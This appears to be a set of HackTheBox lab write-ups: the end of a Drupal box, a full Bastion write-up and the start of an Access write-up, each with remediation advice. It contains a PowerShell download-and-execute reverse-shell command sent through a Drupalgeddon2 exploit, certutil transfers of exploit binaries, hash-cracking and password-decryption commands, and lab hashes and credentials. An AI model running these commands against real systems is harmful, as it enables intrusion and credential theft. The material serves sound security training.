
I tried downloading winpeas but it would just hang.
powershell -c "Invoke-WebRequest -Uri 'http://10.10.14.155:8080/winPEASx86.exe' -Outfile 'C:\Windows\Temp\winpeas.exe'"I was able to download winpeas.exe with certutil in the drupal directory.
certutil -urlcache -split -f http://10.10.14.155:8080/winPEASx86.exe C:\inetpub\drupal-7.54\winpeas.exeThis gave me issues as for some reason it didn’t download properly. Instead I decided to try using windows-exploit-suggester.py as PNPT training material used that in the videos I watched so far. Got the sysinfo input, and ran the scripts against it.

Read through the exploits. Found https://github.com/egre55/windows-kernel-exploits/tree/master/MS10-059%3A%20Chimichurri for MS10-059. Downloaded this, hosted and downloaded it to the victim machine.
certutil -urlcache -split -f http://10.10.14.155:8080/Chimichurri.exe C:\inetpub\drupal-7.54\chimi.exe
Ran it while having a listener. Got a connection and root.


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 80 (HTTP), 135 (MSRPC), and 49154 (RPC). Browsed to the web server and found a Drupal CMS installation. Ran feroxbuster while poking around manually. Checked CHANGELOG.txt and identified the Drupal version as 7.54.
rustscan -a 10.129.14.60 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://10.129.14.60/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
2 – Initial Access – Drupalgeddon2 RCE (CVE-2018-7600) Located a public exploit for CVE-2018-7600 affecting Drupal 7.x. Confirmed remote code execution was working. Wrote a PowerShell reverse shell, hosted it on an HTTP server, and used the exploit to download and execute it on the target. Initial attempt failed due to a wrong IP in the shell script. Fixed and got a shell. Retrieved user.txt.
python drupa7-CVE-2018-7600.py http://10.129.14.60/ -c “powershell -ExecutionPolicy Bypass -c \”IEX(New-Object Net.WebClient).DownloadString(‘http://10.10.14.155:8080/shell.ps1’)\””
3 – Privilege Escalation – enumeration Attempted to download WinPEAS via PowerShell but it kept hanging. Switched to certutil for the download but ran into issues with the file not downloading properly. Fell back to windows-exploit-suggester.py, feeding it the output of systeminfo to identify potential kernel exploits.
certutil -urlcache -split -f http://10.10.14.155:8080/winPEASx86.exe C:\inetpub\drupal-7.54\winpeas.exe
4 – Privilege Escalation – MS10-059 Chimichurri windows-exploit-suggester identified MS10-059 as a viable exploit. Downloaded the Chimichurri binary, transferred it to the target using certutil, set up a listener, and executed it. Received a SYSTEM shell and retrieved root.txt.
certutil -urlcache -split -f http://10.10.14.155:8080/Chimichurri.exe C:\inetpub\drupal-7.54\chimi.exe
Key Takeaways
- Outdated CMS with a public RCE exploit – Drupal 7.54 was affected by CVE-2018-7600, a critical unauthenticated remote code execution vulnerability with multiple public exploits. CMS platforms must be kept up to date and version information should never be exposed through files like CHANGELOG.txt.
- Version disclosure via CHANGELOG.txt – The exact Drupal version was immediately readable from a publicly accessible file, allowing precise exploit selection with no guesswork. Files disclosing version or build information must be removed or blocked from public access.
- Unpatched Windows kernel – MS10-059 is a 2010 kernel vulnerability that was unpatched on this machine. Combined with an existing foothold it provided an immediate path to SYSTEM. Legacy Windows systems with no patch management are a critical risk.
- Web application running with excessive privileges – The Drupal application was running under a context that allowed writing files to the web root and executing system commands. Web application service accounts must be locked down to the minimum permissions required and should have no ability to write executables or spawn shells.
- Certutil as a file transfer bypass – PowerShell download methods were blocked or unreliable but certutil succeeded, demonstrating that blocking one transfer method is insufficient. Defence teams must monitor and restrict all known living-off-the-land binaries including certutil, bitsadmin, and mshta.
Remediation
[Immediate] Patch Drupal to a supported version Update Drupal to the latest supported release immediately. CVE-2018-7600 has been patched for years and its presence indicates patch management has not been applied to this system. Subscribe to Drupal security advisories and establish a process for applying CMS patches within 48 hours of a critical release.
[Immediate] Remove version disclosure files Delete or block public access to CHANGELOG.txt, INSTALL.txt, README.txt, and any other files that expose version or configuration information. Configure the web server to return 403 or 404 for these paths.
[Immediate] Apply all outstanding Windows patches MS10-059 and any other outstanding kernel patches must be applied immediately. Integrate the host into a patch management solution and establish SLAs for critical vulnerability remediation. Legacy systems that cannot be patched must be isolated from the network.
[Short-term] Restrict the web application service account Run the Drupal application under a dedicated low-privilege service account with no write access to the web root and no ability to spawn child processes. Apply AppLocker or Windows Defender Application Control policies to restrict executable launching from web directories.
[Short-term] Monitor and restrict living-off-the-land binaries Implement application whitelisting and monitor the use of certutil, PowerShell, bitsadmin, and other built-in tools for network activity and file downloads. Alert on any use of these tools by the web server process or its child processes.
[Long-term] Implement a web application firewall and CMS hardening baseline Deploy a WAF with rules covering known Drupal exploit patterns. Define a CMS hardening standard covering patch cadence, file permissions, service account privileges, and exposure of sensitive files. Include CMS installations in the scope of regular penetration tests and vulnerability scans.
-
Bastion writeup
Bastion writeup
Box name: Bastion
Difficulty: Easy
OS: Windows
Overview: Bastion is an Easy level WIndows box which contains a VHD ( Virtual Hard Disk ) image from which credentials can be extracted. After logging in, the software MRemoteNG is found to be installed which stores passwords insecurely, and from which credentials can be extracted.
Link: https://app.hackthebox.com/machines/Bastion?sort_by=created_at&sort_type=desc
Machine IP: 10.129.136.29
Scanned the machine with rustscan.


The smb ports look like low hanging fruits so let’s check those out. Looks like there is a Backups directory with some files. Downloaded those.

There’s also a WindowImageBackup directory with a lot more inside. Read the note but just affirms that there’s a backup here. The other file had 0 bytes.

I poked around the other directories and files and the most interesting are .vhd files. This was taking forever to download. I looked at the writeup to see if I was on the right track and I am, but they use a windows machine to connect to the share. Unfortunately I don’t have enough resources to host a VM nor do I have access to a Windows machine so I’m just skipping this part. There would be a SAM file when we mount this though and that has hashes of the account.
*LATER EDIT: Apparently we can mount this with a linux machine with a few tools that I was not aware of. https://medium.com/@klockw3rk/mounting-vhd-file-on-kali-linux-through-remote-share-f2f9542c1f25*
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
Another fun thing is that I can’t crack these on my machine as again, I don’t have enough resources to crack hashes. Opened up the pwnbox and was able to crack the L4mpje password.
hashcat -m 1000 26112010952d963c8dc4217daec986d9 /usr/share/wordlists/rockyou.txt
L4mpje:bureaulampje
I was able to SSH into the device as port 22 was open.

We can get user.txt

Doing some local enumeration and I see mRemoteNG in Program Files (x86).
Doing some research we could possibly find credentials in a confCons.xml file.

The output is ugly but it looks like there is password for administrator. We can decrypt it with a python scripts found here https://github.com/haseebT/mRemoteNG-Decrypt.
python3 mremoteng_decrypt.py -s "aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=="

And we can log in to Administrator with the new credentials.

And we get root.txt
GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 445 (SMB), and 135 (MSRPC). SMB looked like the most promising starting point.
2 – SMB enumeration and file retrieval Connected to SMB and found a Backups share containing a WindowsImageBackup directory. Inside were two large .vhd files alongside a note confirming a backup was present and a zero-byte file.
3 – VHD mounting and hash extraction The VHD files contained a Windows backup image. Mounting the VHD and navigating to the Windows/System32/config directory exposed the SAM file, which contained local account hashes.
Hashes recovered: L4mpje:26112010952d963c8dc4217daec986d9 Administrator:31d6cfe0d16ae931b73c59d7e0c089c0
4 – Hash cracking Used Hashcat on the HTB Pwnbox with rockyou to crack the L4mpje hash. The Administrator hash was an empty hash and not usable directly.
hashcat -m 1000 26112010952d963c8dc4217daec986d9 /usr/share/wordlists/rockyou.txt
Credentials recovered: L4mpje:bureaulampje
5 – SSH access and user flag Authenticated via SSH as L4mpje using the cracked password and retrieved user.txt.
6 – Privilege Escalation – mRemoteNG credential decryption Local enumeration identified mRemoteNG installed in Program Files (x86). Researched the application and found it stores saved connection credentials in confCons.xml. Located the file and found an encrypted Administrator password. Decrypted it using a public mRemoteNG decrypt script.
python3 mremoteng_decrypt.py -s “aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==”
7 – Root Authenticated as Administrator using the decrypted credentials and retrieved root.txt.
Key Takeaways
- SMB share exposing a full Windows backup – The Backups share was accessible without authentication and contained a complete Windows image backup including the SAM database. Backup files are high-value targets as they often contain credentials and sensitive configuration data that would otherwise require local access to retrieve.
- Local account hashes extractable from VHD – Mounting the VHD gave direct access to the SAM file, bypassing any need to touch the live system. Backups must be treated with the same security posture as the systems they represent and should never be stored on unauthenticated network shares.
- Weak password crackable with rockyou – The L4mpje password was in the rockyou wordlist and cracked quickly. Local account passwords must meet complexity requirements and should be audited against common wordlists as part of regular security reviews.
- mRemoteNG storing passwords insecurely – mRemoteNG encrypts saved credentials with a static default master password, making decryption trivial with publicly available tools. Any application that stores credentials must use strong, user-defined encryption keys and the storage location must be access controlled.
- Administrator credentials reachable from a standard user session – The mRemoteNG config file containing Administrator credentials was readable by L4mpje. Sensitive application configuration files must have restrictive ACLs so only the owning user or service account can read them.
Remediation
[Immediate] Remove the backup share or require authentication Disable anonymous and guest access to all SMB shares. The Backups share should require authenticated access restricted to backup administrators only. Review all shares across the environment and remove any that expose sensitive data without authentication.
[Immediate] Relocate and protect backup files Windows image backups containing SAM files and other sensitive data must not be stored on network shares accessible to general users. Store backups in a dedicated, access-controlled backup solution with encryption at rest. Treat backup access with the same controls as domain administrator access.
[Immediate] Rotate all credentials extracted from the backup The L4mpje and Administrator credentials recovered from the SAM file and mRemoteNG must be considered fully compromised and rotated immediately.
[Short-term] Harden mRemoteNG configuration If mRemoteNG is required, configure it to use a strong custom master password for credential encryption. Restrict read access on confCons.xml to the owning user only. Evaluate whether a more secure remote management tool should replace it.
[Short-term] Enforce a strong password policy for local accounts Require a minimum password length of 15 characters with complexity for all local accounts. Audit existing local account passwords against common wordlists. Consider deploying Windows LAPS to manage and rotate local Administrator passwords automatically.
[Long-term] Implement a backup security standard Define a policy covering backup encryption, access controls, storage location, and retention. Backups should be encrypted before being written to any network location and decryption keys must be stored separately. Include backup systems in the scope of regular penetration tests.
-
Access writeup
Access writeup
Box name: Access
Difficulty: Easy
OS: Windows
Overview: Access is an "easy" difficulty machine, that highlights how machines associated with the physical security of an environment may not themselves be secure. Also highlighted is how accessible FTP/file shares can often lead to getting a foothold or lateral movement. It teaches techniques for identifying and exploiting saved credentials.
Link: https://app.hackthebox.com/machines/Access?sort_by=created_at&sort_type=desc
Machine IP: 10.129.12.202
Scanned the machine with rustscan per usual.

rustscan -a 10.129.12.202 --ulimit 5000 -b 2000 -- -A -Pn

Checked out the website. Nothing off the bat strikes vulnerable to me.
Ran feroxbuster while I check other things out.
feroxbuster -u http://10.129.12.202 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
FTP anonymous is allowed. Checked that out and we see a Backups and Engineer directory. Downloaded the backup.mdb found in Backups and the Access Control.zip in Engineer.

Right away I never seen a .mdb file. This is a Microsoft Access Database file. I ran strings on the file and sifted through the output and it looks like these could be possible credentials.
strings backup.mdb
I tried a combination these credentials on ftp and telnet but no luck. Let’s just keep these in mind for later and check out the zip file.
